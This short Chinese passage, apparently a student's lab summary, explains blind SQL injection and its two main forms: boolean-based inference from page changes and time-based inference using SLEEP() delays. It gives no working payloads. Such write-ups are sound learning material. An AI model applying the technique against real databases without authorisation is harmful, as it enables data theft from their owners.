SQL 盲注是通过观察数据库响应（如时间延迟、页面变化）推测数据的一种攻击方式。常用技术包括布尔盲注和时间盲注，逐字符猜测信息。SQL 注入攻击就是当攻击者无法直接看到查询结果时，通过对数据库服务器的响应行为（如时间延迟、页面内容变化等）来推断数据库信息。通过上述实验我总结到：SQL 盲注主要分为两类：

（1）基于布尔的盲注（Boolean-based Blind SQL Injection）：通过观察应用程序的布尔响应（如页面是否显示正常）来推断查询结果。

（2）基于时间的盲注（Time-based Blind SQL Injection）：通过引入时间延迟（如使用 SLEEP()函数）来推断查询结果。